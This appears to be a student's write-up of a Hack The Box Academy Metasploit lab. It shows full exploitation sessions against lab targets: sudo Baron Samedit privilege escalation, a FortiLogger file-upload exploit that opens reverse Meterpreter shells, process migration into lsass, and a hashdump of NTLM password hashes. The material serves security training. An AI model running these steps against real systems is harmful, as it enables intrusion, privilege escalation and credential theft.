[msf](Jobs:0 Agents:1) exploit(linux/http/elfinder_archive_cmd_injection) >>
```



```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) exploit(linux/local/sudo_baron_samedit) >> set SESSION 1
SESSION => 1
[msf](Jobs:0 Agents:1) exploit(linux/local/sudo_baron_samedit) >> run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: x86
[*] Started reverse TCP handler on 83.136.249.251:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/T9Ebeg1i.py' (763 bytes) ...
```

Use **getuid** to get the name of the directory we are in. Then do the ***cd /root/*** and ***ls*** command to get list of files and folders here. Use ***cat*** command to see the content of the flag.txt. ***See the screenshot below.***




```
(Meterpreter 2)(/tmp) > cd /root/
(Meterpreter 2)(/root) > ls
Listing: /root
==============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100600/rw-------  178    fil   2022-05-16 16:35:30 +0100  .bash_history
100644/rw-r--r--  3106   fil   2022-05-16 16:34:51 +0100  .bashrc
040700/rwx------  4096   dir   2022-05-16 14:46:07 +0100  .cache
040700/rwx------  4096   dir   2022-05-16 14:46:06 +0100  .config
040755/rwxr-xr-x  4096   dir   2022-05-16 14:46:07 +0100  .local
100644/rw-r--r--  161    fil   2019-12-05 14:39:21 +0000  .profile
100644/rw-r--r--  75     fil   2022-05-16 09:45:33 +0100  .selected_editor
040700/rwx------  4096   dir   2021-10-06 18:37:09 +0100  .ssh
100600/rw-------  13300  fil   2022-05-16 16:34:51 +0100  .viminfo
100644/rw-r--r--  291    fil   2022-05-16 14:51:29 +0100  .wget-hsts
100644/rw-r--r--  24     fil   2022-05-16 16:18:40 +0100  flag.txt
040755/rwxr-xr-x  4096   dir   2021-10-06 18:37:19 +0100  snap

(Meterpreter 2)(/root) > cat flag.txt
HTB{5e55ion5_4r3_sw33t}
(Meterpreter 2)(/root) >
```


Task 4: meterpreter

Meterpreter is a powerful, feature-rich payload within Metasploit. It provides an advanced, interactive command shell that allows an attacker to control a compromised system with a wide range of capabilities. It offers functionalities such as executing commands, manipulating files, capturing screenshots, pivoting to other systems, and maintaining persistent access with a stable connection and ensuring that the exploit is not detected.


In this section, there are two question we need to answer. To get the existing exploit, we can use nmap to get the services running so that we can know what service to search on Metasploit. Use the command ***nmap -sV <target>*** to get the type of service running on the target. Then browse the target to see the name of the service. **See the screenshots below**.



```
┌─[eu-academy-2]─[10.10.14.180]─[htb-ac-820341@htb-sn8wcz7upr]─[~]
└──╼ [★]$ nmap -sV 10.129.251.163
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 15:35 BST
Nmap scan report for 10.129.251.163
Host is up (0.046s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5000/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nma
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.74 seconds
┌─[eu-academy-2]─[10.10.14.180]─[htb-ac-820341@htb-sn8wcz7upr]─[~]
└──╼ [★]$ 
```




Show options to see if the target specification is correct. Then run the exploit. do the getuid to find the username. **See the screenshot below**.



```
LHOST => 10.10.14.180
[msf](Jobs:0 Agents:0) exploit(
windows/http/fortilogger_arbitrary_fileupload) >> set RHOSTS 10.129.251.163
RHOSTS => 10.129.251.163
[msf](Jobs:0 Agents:0) exploit(
windows/http/fortilogger_arbitrary_fileupload) >> run

[*] Started reverse TCP handler on 10.10.14.180:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. FortiLogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.251.163
[*] Meterpreter session 1 opened (10.10.14.180:4444 -> 10.129.251.163:49686) at
2023-06-26 15:43:10 +0100

(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\Windows\system32) >
```


For the second question, use ps to find the processes and look for lsaas process. Use migrate command to move initial pid to the listed process id. Then do hashdump to view htb-student user password. **See the screenshot below**.



```
(Meterpreter 1)(C:\Windows\system32) > migrate 620
[*] Migrating from 2524 to 620...
[*] Migration completed successfully.
(Meterpreter 1)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353be1c2c3
c99:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c
58:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958
e7f78070:::
(Meterpreter 1)(C:\Windows\system32) > 
```

Here is the completion for this module and sharable link.

Link: https://academy.hackthebox.com/achievement/820341/39



USING THE METASPLOIT FRAMEWORK

Completed / Congrats!

Using the Metasploit Framework

Congratulations!

You have just completed the Using the Metasploit Framework module

You earned +10

Conclusion

In conclusion, this assignment has provided valuable insights into Metasploit and its functionalities. By exploring the modules, payloads, and sessions within Metasploit, I have gained an understanding of how this powerful tool can be used for penetration testing. The discussion on different types of payloads, such as Meterpreter, has demonstrated the versatility and advanced capabilities of Metasploit. This assignment has been an informative and engaging experience, enhancing my knowledge of cybersecurity and reinforcing the importance of ethical and responsible use of tools like Metasploit for protecting systems.